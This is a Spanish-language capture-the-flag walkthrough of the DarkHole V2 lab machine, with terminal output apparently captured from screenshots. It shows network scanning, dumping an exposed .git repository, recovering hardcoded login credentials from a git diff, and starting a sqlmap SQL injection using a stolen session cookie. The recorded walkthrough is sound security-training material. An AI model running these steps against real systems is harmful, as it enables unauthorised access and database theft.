
HARD

DARK HOLE




```
root@mint:~# arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:53:a8:b2, IPv4: 192.168.37.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.37.1    00:50:56:c0:00:08       VMware, Inc.
192.168.37.2    00:50:56:e7:d1:f2       VMware, Inc.
192.168.37.132  00:0c:29:8c:cb:29       VMware, Inc.
192.168.37.254  00:50:56:e3:e5:e3       VMware, Inc.
```

Realizamos un escaner de la red y encontramos que la máquina a la que deseamos atacar es la que termina en 132.




```
root@mint:~# nmap -A 192.168.37.132
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-24 13:39 UTC
Nmap scan report for 192.168.37.132
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   192.168.37.132:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: DarkHole V2
```


Encontraremos corriendo el puerto 22 y el 80.



Introducimos la url con el puerto 80 porque el servidor de Apache está escuchando en el puerto 80.



Cuenta también con un login pero sin información relevante.




192.168.37.132/.git/

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2021-08-30 13:14	41	
HEAD	2021-08-30 13:01	23	
config	2021-08-30 13:01	130	
description	2021-08-30 13:01	73	
hooks/	2021-08-30 13:01	-	
index	2021-08-30 13:14	1.3K	
info/	2021-08-30 13:01	-	
logs/	2021-08-30 13:02	-	
objects/	2021-08-30 13:14	-	
refs/	2021-08-30 13:01	-	


Apache/2.4.41 (Ubuntu) Server at 192.168.37.132 Port 80

Aquí también se encuentra el repositorio git que encontramos antes al realizar el nmap.




```
root@mint:~/darkhole2/git-dumper# git clone https://github.com/arthaud/git-dumper.git
```

Descargamos la herramienta git-dumper desde github.




```
root@mint:~/darkhole2/git-dumper# python3 git_dumper.py http://192.168.37.132/.git/ backup
[-] Testing http://192.168.37.132/.git/HEAD [200]
[-] Testing http://192.168.37.132/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.37.132/.git/ [200]
[-] Fetching http://192.168.37.132/.gitignore [404]
[-] http://192.168.37.132/.gitignore responded with status code 404
[-] Fetching http://192.168.37.132/.git/HEAD [200]
[-] Fetching http://192.168.37.132/.git/config [200]
[-] Fetching http://192.168.37.132/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.37.132/.git/description [200]
[-] Fetching http://192.168.37.132/.git/refs/ [200]
[-] Fetching http://192.168.37.132/.git/objects/ [200]
[-] Fetching http://192.168.37.132/.git/hooks/ [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/ [200]
[-] Fetching http://192.168.37.132/.git/refs/tags/ [200]
[-] Fetching http://192.168.37.132/.git/info/ [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/master [200]
[-] Fetching http://192.168.37.132/.git/objects/09/ [200]
```

Crearemos una carpeta que se llame backup para guardar el registro de git como una copia de seguridad para esta página http.




```
root@mint:~/darkhole2/git-dumper# cd backup
root@mint:~/darkhole2/git-dumper/backup# git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize
root@mint:~/darkhole2/git-dumper/backup# 
```



```
root@mint:~/darkhole2/git-dumper/backup# git diff a4d900a8d85e8938d3601f3cef113ee293028e10
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
+    if($check->num_rows){
         $_SESSION['userid'] = 1;
         header("location:dashboard.php");
         die();
root@mint:~/darkhole2/git-dumper/backup#
```

Si buscamos en el log y usamos después el comando git diff con el segundo commit obtendremos el email (lush@admin.com) y la contraseña (321).


192.168.37.132/dashboard.php?id=1

Logout

Full name Jehad Alqurashiasddasdasdas

Email lush@admin.com

Contact number 1


Address Street, Pincode, Province/State, Co

SUBMIT

Jehad Alqurashi

Web Designer & Developer


Entraremos en la página de login anteriormente vista, pondremos las credenciales y nos redirigirá a esta página.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOn
PHPSESSID	vg1um7b3ttoptjig	192.168.37....	/	Session	35	false

Data
PHPSESSID:"mv6c8qj90ovg1um7b3ttoptjig"
Created:"Sat, 24 Feb 2024 15:31:06 GMT"
Domain:"192.168.37.132"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:false
Last Accessed:"Sat, 24 Feb 2024 17:11:33 GMT"
Path:"/"
SameSite:"None"
Secure:false

Haremos una inyección sql, para ello, pulsaremos f12>storage y copiaremos en cookies el PHPSESSID.



```
root@mint:~# sqlmap -u "http://192.168.37.132/dashboard.php?id=1" --cookie "PHPSESSID=mv6c8qj90ovg1um7b3ttoptjig" -D darkhole_
2 --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

Ejecutaremos sqlmap con la url y la id de las cookies.



